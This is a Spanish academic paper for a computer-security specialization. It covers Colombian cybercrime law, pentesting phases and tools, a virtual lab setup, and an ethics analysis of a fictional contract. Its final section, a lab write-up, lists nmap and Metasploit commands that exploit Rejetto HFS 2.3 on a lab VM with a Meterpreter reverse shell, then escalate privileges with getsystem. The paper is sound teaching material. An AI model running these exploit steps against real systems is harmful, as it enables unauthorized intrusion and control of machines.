CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JOHNATAN MAZO RAMÍREZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JOHNATAN MAZO RAMÍREZ

DOCUMENTO TÉCNICO PARA OPTAR POR EL TÍTULO DE ESPECIALISTA EN SEGURIDAD INFORMATICA

JOHN FREDDY QUINTERO
TUTOR

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
MEDELLIN
2023

CONTENIDO

pág.

CONTENIDO DE ILUSTRACIONES

CONTENIDO TABLAS

RESUMEN

La seguridad informática es un tema crucial en el mundo actual debido a la creciente cantidad de amenazas cibernéticas que existen en el entorno digital. Por ello, se requiere contar con profesionales capacitados y herramientas adecuadas para enfrentar estos desafíos y garantizar la protección de la información y los sistemas de una organización. En este sentido, se presentan cuatro etapas con diferentes objetivos que abordan aspectos fundamentales de la seguridad informática, como la legislación, las herramientas y técnicas utilizadas para detectar y prevenir ataques, y las mejores prácticas para garantizar la seguridad.

Se aborda la legislación informática en Colombia y las herramientas y procesos definidos para ejecutar un pentesting o pruebas de penetración. El objetivo es proteger los datos personales y resolver casos prácticos proporcionados en la rúbrica del ejercicio. De igual se centra en la evaluación de los anexos de un acuerdo para identificar posibles procesos ilegales o no éticos. Los objetivos específicos incluyen la revisión detallada de los términos y cláusulas de los anexos, la comparación de los términos con las leyes y regulaciones aplicables, y el análisis del impacto de posibles procesos ilegales o no éticos en los diferentes grupos de interés. Por lo tanto, se presenta un análisis Red Team para identificar y explotar las posibles vulnerabilidades en la red de una organización y demostrar la necesidad de mejorar su seguridad. Los objetivos específicos incluyen la identificación del medio o proceso por el cual se está generando la fuga de información, la validación de la posible falla de seguridad y la presentación de una PoC ante los altos directivos.

Finalmente se realizan las prácticas y herramientas utilizadas por los equipos de seguridad informática para la detección y prevención de ataques informáticos. Los objetivos específicos incluyen la determinación de las amenazas y vulnerabilidades más relevantes en seguridad informática, la evaluación de las diferentes herramientas y técnicas utilizadas para detectar y prevenir ataques cibernéticos, y la evaluación de las prácticas óptimas para garantizar la seguridad informática.

En conclusión, se muestra la importancia de la seguridad informática en el mundo actual y la necesidad de contar con profesionales capacitados y herramientas adecuadas para enfrentar las crecientes amenazas cibernéticas. Además, se presentan objetivos específicos para abordar diferentes aspectos de la seguridad informática, y se brindan recomendaciones detalladas para garantizar la protección de la información y los sistemas de una organización.

Palabras Claves: Autenticación de dos factores, Ciberseguridad, Pentesting, Phishing, PoC, Ransomware, Red Team y Virus informático.

GLOSARIO

- Autenticación de dos factores: La autenticación de dos factores es un método de seguridad que requiere dos formas diferentes de autenticación para verificar la identidad del usuario. Por lo general, esto implica el uso de una contraseña y un código de verificación enviado a un dispositivo móvil o generado por una aplicación de autenticación. La autenticación de dos factores ayuda a prevenir el acceso no autorizado a los sistemas y datos protegidos.

- Ciberseguridad: Es el conjunto de técnicas y herramientas utilizadas para proteger los sistemas y datos de una organización de posibles amenazas cibernéticas.

- Pentesting: Es una técnica utilizada para evaluar la seguridad de los sistemas informáticos de una organización mediante pruebas de penetración y simulaciones de ataques.

- Phishing: El phishing es un tipo de ataque cibernético que se utiliza para engañar a los usuarios y obtener información confidencial, como nombres de usuario, contraseñas y datos bancarios. Los atacantes suelen enviar correos electrónicos o mensajes de texto que parecen legítimos y convencen al usuario de hacer clic en un enlace malicioso o descargar un archivo adjunto infectado.

- PoC: Es un acrónimo de Prueba de Concepto, que se refiere a la demostración práctica de un concepto o idea para verificar su viabilidad.

- Ransomware: El ransomware es un tipo de software malicioso que se utiliza para secuestrar y cifrar los datos de una computadora o red. El objetivo es extorsionar a la víctima para que pague un rescate a cambio de la clave de descifrado necesaria para recuperar los datos. El ransomware puede propagarse a través de correos electrónicos de phishing, descargas de software malicioso y vulnerabilidades en el software de la víctima.

- Red Team: Es un equipo especializado en pruebas de seguridad informática que se encarga de identificar las vulnerabilidades de una organización y mejorar su seguridad.

- Virus informático: Un virus informático es un tipo de software malicioso diseñado para replicarse y propagarse de un sistema a otro.

INTRODUCCIÓN

La seguridad informática es un tema de gran importancia en la actualidad, ya que el mundo está experimentando un cambio y una evolución constantes en las áreas de tecnología y digitalización. Con la creciente cantidad de amenazas cibernéticas, es fundamental garantizar la protección de los sistemas informáticos y la información de una organización. La falta de seguridad informática puede poner en riesgo la privacidad y la seguridad de los datos, así como la integridad y disponibilidad de los sistemas.

En este contexto, es necesario contar con profesionales capacitados y herramientas adecuadas para enfrentar las amenazas cibernéticas. Los profesionales de la seguridad informática deben estar al día con las últimas tendencias y tecnologías en seguridad para identificar y mitigar los posibles riesgos. Además, es esencial contar con políticas de seguridad sólidas y prácticas óptimas para garantizar la seguridad y protección de los sistemas informáticos.

En este sentido, el objetivo de este trabajo es proporcionar una amplia visión de los aspectos clave de la seguridad informática, desde la legislación y las herramientas de ciberseguridad, hasta las prácticas y técnicas utilizadas para detectar y prevenir ataques informáticos. Se presentarán diferentes objetivos específicos para abordar diferentes aspectos de la seguridad informática, y se brindarán recomendaciones detalladas para garantizar la protección de la información y los sistemas de una organización.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Analizar diferentes aspectos fundamentales de la seguridad informática, como la legislación, las herramientas y técnicas utilizadas para detectar y prevenir ataques, y las mejores prácticas para garantizar la seguridad.

1.2 OBJETIVOS ESPECÍFICOS

- Comprender la legislación y los conceptos teóricos de seguridad informática en diferentes países.
- Evaluar las diferentes herramientas y técnicas utilizadas para detectar y prevenir ataques cibernéticos.
- Identificar posibles vulnerabilidades en los sistemas informáticos de una organización a través de pruebas de penetración y simulaciones de ataques.
- Establecer prácticas óptimas para garantizar la seguridad informática, como la aplicación de políticas de seguridad y la gestión eficiente de incidentes de seguridad.

DESARROLLO DEL TRABAJO

ETAPA 1 CONCEPTOS EQUIPOS DE SEGURIDAD

1. En Colombia, existen varias leyes y decretos que abordan el tema de la ciberdelincuencia y la seguridad de la información personal. A continuación, se describen las leyes más importantes y sus características principales:

- Ley 1273 de 2009: Esta ley establece sanciones penales para aquellos que cometan delitos informáticos, como la interceptación ilegal de comunicaciones, entre otras cosas, el acceso ilegal a los sistemas informáticos y la manipulación de la información

- Decreto 1377 de 2013: Esta ley específica las responsabilidades de los titulares de los datos, así como de las empresas que los procesan en Colombia. La legislación crea sanciones para las personas que violen sus deberes y salvaguarda la seguridad y privacidad de la información personal de las personas.

- Ley 1581 de 2012: El fundamento legal colombiano para la salvaguarda de la información personal es el siguiente. La legislación describe los derechos, deberes y obligaciones de los propietarios de datos, así como las reglas que rigen el manejo, uso y seguridad de la información personal.

- Decreto 1074 de 2015: Este decreto especifica las responsabilidades y obligaciones de los organismos públicos para la seguridad de la información privada de sus funcionarios y controla el marco de protección de la información personal en el sector público.

En conclusión, estas normas y reglamentos buscan defender los derechos de las personas, proteger la confidencialidad y privacidad de sus datos personales y sancionar a quienes violen las leyes.

2. El pentesting (también conocido como prueba de penetración) es un proceso de evaluación de seguridad de sistemas informáticos, aplicaciones y redes. Este proceso se divide en varias etapas, cada una con un objetivo específico.

A. Recopilación de información: En esta etapa se recopila información sobre el objetivo, como su dirección IP, nombres de host, sistemas operativos y aplicaciones utilizadas. Una herramienta comúnmente utilizada en esta etapa es Nmap, que es un escáner de puertos y servicios.

B. Escaneo de vulnerabilidades: En esta etapa se escanean las vulnerabilidades presentes en el objetivo. Se utilizan herramientas como Nessus o OpenVAS para identificar posibles debilidades en el sistema o en la aplicación.

C. Explotación: En esta etapa se intenta aprovechar las vulnerabilidades identificadas en la etapa anterior. Se utiliza una herramienta como Metasploit para explotar las vulnerabilidades y adquirir acceso no aprobado al programa o sistema.

D. Acceso y mantenimiento: Una vez que se ha obtenido acceso no autorizado, se intenta mantener este acceso y explorar el sistema o la aplicación. Una herramienta comúnmente utilizada en esta etapa es Cobalt Strike, que permite al tester mantener y ampliar el acceso a través de técnicas avanzadas.

E. Presentación de informe: Finalmente, se presenta un informe detallado de los resultados del pentesting, incluyendo las vulnerabilidades identificadas y la forma en que se explotaron. Este informe es importante para que los dueños del sistema o aplicación puedan tomar medidas para corregir las vulnerabilidades y mejorar la seguridad.

En resumen, el pentesting es un proceso sistemático de evaluación de seguridad que permite identificar y explotar vulnerabilidades en sistemas informáticos y aplicaciones. La herramienta utilizada en cada etapa del proceso depende de los objetivos y requisitos específicos del pentester.

3. Herramientas de ciberseguridad:

a. Metasploit: Metasploit es una herramienta de seguridad informática que permite a los expertos en seguridad probar la seguridad de los sistemas y aplicaciones. Se utiliza para realizar pruebas de penetración, identificar vulnerabilidades y escribir exploits para aprovecharlas. Metasploit ofrece una amplia gama de funciones, desde la exploración inicial hasta la ejecución de exploits y la obtención de acceso a sistemas comprometidos.

b. Nmap: Nmap es un software de exploración de red que permite a los expertos en seguridad escanear redes y sistemas para identificar los dispositivos conectados y sus servicios. Nmap es una herramienta esencial para la recopilación de información y la identificación de posibles vulnerabilidades en los sistemas y aplicaciones. Con Nmap, los expertos en seguridad pueden escanear redes y sistemas para detectar puertos abiertos, servicios en ejecución y posibles debilidades.

c. OpenVAS: OpenVAS es un sistema de seguridad informática que permite a los expertos en seguridad realizar escaneos de vulnerabilidades en sistemas y aplicaciones. OpenVAS utiliza una base de datos de vulnerabilidades y exploits actualizada para identificar posibles debilidades en los sistemas escaneados. La herramienta ofrece una amplia gama de funciones, desde la detección automática de vulnerabilidades hasta la generación de informes detallados sobre los resultados de la evaluación de seguridad.

Servicios en línea:

d. ExploitDB: ExploitDB: Es una base de datos en línea que recopila y categoriza exploits y vulnerabilidades conocidas. Los expertos en seguridad pueden utilizar ExploitDB para investigar y buscar información sobre exploits específicos y vulnerabilidades conocidas.

e. CVE (Common Vulnerabilities and Exposures): CVE es una base de datos en línea que recopila información sobre vulnerabilidades y exploits conocidos. CVE es mantenido por la organización MITRE y es una de las fuentes de información más utilizadas en la industria de la seguridad informática. Los expertos en seguridad pueden utilizar CVE para investigar y buscar información sobre vulnerabilidades conocidas y para planificar y ejecutar pruebas de penetración y evaluaciones de seguridad.

4. Montaje laboratorio.


- Paso A.

Se procede con la descarga e instalación de virtualizador VirtualBox.

Ilustración 1 Portal de descarga VBox.

Fuente: Propia.

Ilustración 2 Instalación de VBox.



Fuente: Propia.

- Paso B.

Se procede con la descarga de cada uno de los ambientes por medio de los OVAS.


Ilustración 3 Descarga de ambientes OVA.

Fuente: Propia.

- Paso C.

A continuación, se realiza el montaje de cada una de máquinas virtuales.


Ilustración 4 Montaje y configuración de máquinas virtuales



Fuente: Propia.

Se realiza un test para validar la conexión entre las VMs, la cual es exitosa.

Ilustración 5 Test conexión.




Fuente: Propia.

- Paso D

Se evidencia el montaje de las 3 máquinas virtuales del banco de trabajo.

Ilustración 6 Evidencia del laboratorio.



Fuente: Propia.

Características de hardware de las máquinas virtuales.

- Kali Linux

Memoria ram: 2 GB
Almacenamiento: 50 GB

- Win7-SE

Memoria ram: 4 GB
Núcleos: 4
Almacenamiento: 50 GB

- Win7-SE (x64)


Memoria ram: 4 GB
Núcleos: 4
Almacenamiento: 50 GB

ETAPA 2 ACTUACIÓN ÉTICA Y LEGAL

Durante el análisis del documento anexo 2 con respecto al escenario 2 se lograron varios hallazgos que se encontraron con respecto al proceso no ético y puede ser ilegal:

- El contrato de reclutamiento elaborado por un abogado despedido por encontrar procesos ilícitos: Si un abogado ha sido despedido por encontrar procesos ilícitos, esto sugiere que hay problemas éticos y posiblemente legales en la organización. Además, si la gerencia no revisó los contratos antes de entregarlos, puede haber violaciones de las leyes laborales o de otro tipo en los términos del contrato.

Ilustración 7 Hallazgos - Anexo 2.



Para dar inicio, la organización WhiteHouse Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad

Fuente: Propia.

- La clasificación de una primera misión como prueba de admisión: Esta práctica puede ser considerada como una forma de trabajo no remunerado o incluso explotación laboral. Además, la presión para trabajar bajo estas condiciones puede afectar negativamente la salud y seguridad del trabajador y podría violar las leyes laborales y de derechos humanos.

- El plan es usar VirtualBox para instalar dos computadoras virtuales y ejecutar pruebas en ellas: Aunque la instalación de máquinas virtuales por sí sola no es ilegal ni no ética, la falta de detalles sobre cómo se utilizarán estas máquinas virtuales para ejecutar las pruebas podría indicar que se planea utilizar tecnología para llevar a cabo actividades ilegales o no éticas. En general, la organización debería ser clara sobre el propósito y alcance de las pruebas y garantizar que se realicen dentro de los límites de la ley y la ética.

Ilustración 8 Hallazgos 2 - Anexo 2.


su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión "característica" de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

Fuente: Propia.

- **Durante el análisis del documento anexo 3 con respecto al acuerdo se lograron varios hallazgos que se encontraron con respecto al proceso no ético y puede ser ilegal:**

Es vital rechazar la oferta de empleo realizada por la firma "The WhiteHouse Security" luego de examinar críticamente el acuerdo desde un punto de vista ético y legal. La proposición viola la moral profesional y personal, que van más allá del dinero y el poder. Los seres humanos tienen la obligación de actuar de una manera que promueva la excelencia, beneficie tanto al individuo como a la comunidad, y no interfiera con los derechos de los demás o la conducta de su profesión. Según el artículo 35 del código ético, que trata sobre las obligaciones de los profesionales con la dignidad de su profesión, es nuestro deber como ingenieros mantener la reputación positiva de nuestra profesión. Como se establece en el artículo 34, también está prohibido ofrecer o aceptar trabajos que estén en conflicto con la ley. Siempre debemos comportarnos éticamente para defender nuestra profesión y tomar las decisiones más beneficiosas, negándonos a tolerar acciones que vayan en contra de nuestros estándares morales, como lo demuestra el acuerdo que se analizó.

- **Artículos que posiblemente se pueden ver se comprometidos de acuerdo con la ley 1273.**

Anexo 3 - El Acuerdo puede contravenir diversas disposiciones de la Ley colombiana 1273, especialmente las relativas a la protección de la información, la seguridad informática y la privacidad de los datos.

La segunda cláusula hace referencia a la información confidencial no pública que fue conocida por el síndico durante el proceso de contratación. Esta información puede incluir información personal sobre los candidatos y debe ser manejada de conformidad con la Ley 1581 de 2012 y su reglamento. Además, se brindan detalles

sobre "hackeo de datos, interceptación de datos y uso ilegal de sistemas informáticos", todo lo cual podría ser considerado un delito informático según la Ley 1273.

La cláusula cuarta establece los deberes del receptor, uno de los cuales es resguardar la información sensible y utilizarla únicamente en relación con el proceso de contratación. Desafortunadamente, no se indican pasos particulares, como el cifrado de datos o la adopción de restricciones de acceso, para garantizar la protección de la información.

Artículo 269A de la Ley 1273 de 2009, que trata del acceso no autorizado a los sistemas informáticos, Artículo 269C de la Ley 1273 de 2009, que trata de la escucha de datos informáticos, Artículo 269F de la Ley 1273 de 2009, que trata de la destrucción de información privada relativo a la interceptación de datos, y el artículo 269H de la Ley 1273 de 2009, que establece atenuantes, particularmente en relación con el acceso no autorizado a redes gubernamentales u oficiales, computar. Asimismo, como la información es el principal activo de una organización y la interceptación de información en sí misma constituye una transferencia ilícita, se han infringido los artículos 269I, que se refiere al robo por medios electrónicos, y 269J, que se refiere a la transferencia no consentida de activos.

- **Rechazo de oferta laboral**

El Código de Ética de los Ingenieros establecidos por COPNIA establece principios y valores éticos a los que los ingenieros deben adherirse, incluyendo la integridad, la responsabilidad social y el respeto a la ley.

En este sentido, un ingeniero podría considerar si aceptar una oferta de trabajo de una empresa que ha violado las leyes relacionadas con la ciberseguridad y la privacidad de datos personales podría ir en contra de estos principios éticos y podría comprometer su integridad y responsabilidad social. Es importante que los ingenieros evalúen cuidadosamente cualquier oferta de trabajo y tomen decisiones éticas basadas en su conocimiento y experiencia profesional, Además de su comprensión de las normas morales que guían su línea de trabajo.

Por lo que como profesional de ciberseguridad rechazaría una oferta de esta empresa a pesar de tener un buen sueldo y contrato vitalización, pero no garantiza lo anteriormente descrito.

- **Caso “OPERACIÓN ANDROMEDA BUGGLY”**

Desde una perspectiva legal, el acceso no autorizado a sistemas informáticos y la interceptación de datos están tipificados como delitos en la ley 1273 de 2009 en Colombia. Por lo tanto, cualquier empresa o individuo que participe en estas actividades podría ser penalizada y enfrentar consecuencias legales graves.

En cuanto a las implicaciones éticas, las acciones de Operación Andromeda Buggly podrían considerarse como una violación de la privacidad y los derechos de los ciudadanos y organizaciones afectadas. Además, cualquier empresa que se dedique a la ciberseguridad debe seguir altos estándares éticos y garantizar la confidencialidad y la privacidad de sus clientes.

En resumen, el caso de Operación Andromeda Buggly en Bogotá plantea serias implicaciones legales y éticas. Cualquier empresa o individuo que participe en actividades ilegales como el acceso no autorizado a sistemas informáticos y la interceptación de datos podría enfrentar consecuencias graves. Además, la privacidad y los derechos de las personas y organizaciones afectadas deben ser protegidos y respetados, y se espera que cualquier empresa dedicada a la ciberseguridad siga altos estándares éticos.

Además, es importante resaltar que las implicaciones de Operación Andromeda Buggly no solo se limitan a lo legal y ético, sino que también tienen un impacto en la confianza y seguridad de la ciudadanía en la tecnología y el uso de dispositivos móviles. La vulnerabilidad de los teléfonos móviles es una preocupación cada vez mayor en una sociedad que depende cada vez más de la tecnología para realizar transacciones financieras, comunicarse y almacenar información personal.

Es necesario que las autoridades tomen medidas efectivas para proteger la privacidad y seguridad de los ciudadanos, incluyendo la implementación de medidas de seguridad más rigurosas en los dispositivos móviles y la educación de la población en cuanto a la protección de su información personal. Asimismo, se deben fortalecer los mecanismos de denuncia y sanción para aquellos que violen la privacidad y seguridad de los ciudadanos.

En conclusión, Operación Andromeda Buggly es un caso que muestra la importancia de la ética y la legalidad en el uso de la tecnología, y la necesidad de que tanto los ciudadanos como las empresas y las autoridades tomen medidas para proteger la privacidad y seguridad en la era digital.

ETAPA 3 EJECUCIÓN PRUEBAS DE INTRUSIÓN

1. Fase de pentesting, comandos y resultados.

Las herramientas que se utilizaron para desarrollar la investigación y análisis para comprender el actuar de un cibercriminal fueron los siguientes de acuerdo con las fases del pentesting.

- **En la fase de recopilación de información:** Se uso nmap como herramienta para poder identificar los puertos, protocolos y servicios que se corrían en la maquina víctima.

Comandos utilizados:

➔ nmap -sS -A -sC -sV -p- --min-rate 5000 10.0.2.15

Resultado

Tabla 1 Identificación de puertos, protocolos y servicios.

Puerto	Protocolo	Estado	Servicio	Versión
80	TCP	Abierto	HttpFileserver (HFS)	2.3
135	TCP	Abierto	Microsoft Windows RPC	N/A
139	TCP	Abierto	Microsoft Windows Netbios	N/A
445	TCP	Abierto	Windows 7	N/A
2869	TCP	Abierto	Microsoft HTTPAPI	2.0
5357	TCP	Abierto	Microsoft HTTPAPI	2.0

Fuente: Propia.

- **En la fase de explotación y acceso:** Se uso la herramienta metasploit, la cual se usó para consultar, personalizar y ejecutar los exploits malicioso para adquirir acceso al equipo víctima.

Comandos utilizados:

- ➔ Searchsploit hfs
- ➔ search HttpFaileServer
- ➔ Use exploit/Windows/http/rejetto_hfs_exec
- ➔ Show options
- ➔ Set RHOST 10.0.2.15
- ➔ Set LHOST 10.0.2.6
- ➔ Set LPORT 4444
- ➔ set PAYLOAD windows/exec
- ➔ set PAYLOAD Windows/meterpreter/reverse_tcp
- ➔ exploit o run


Comando para escalar privilegios

- ➔ sysinfo
- ➔ getsystem
- ➔ getuid

Resultado

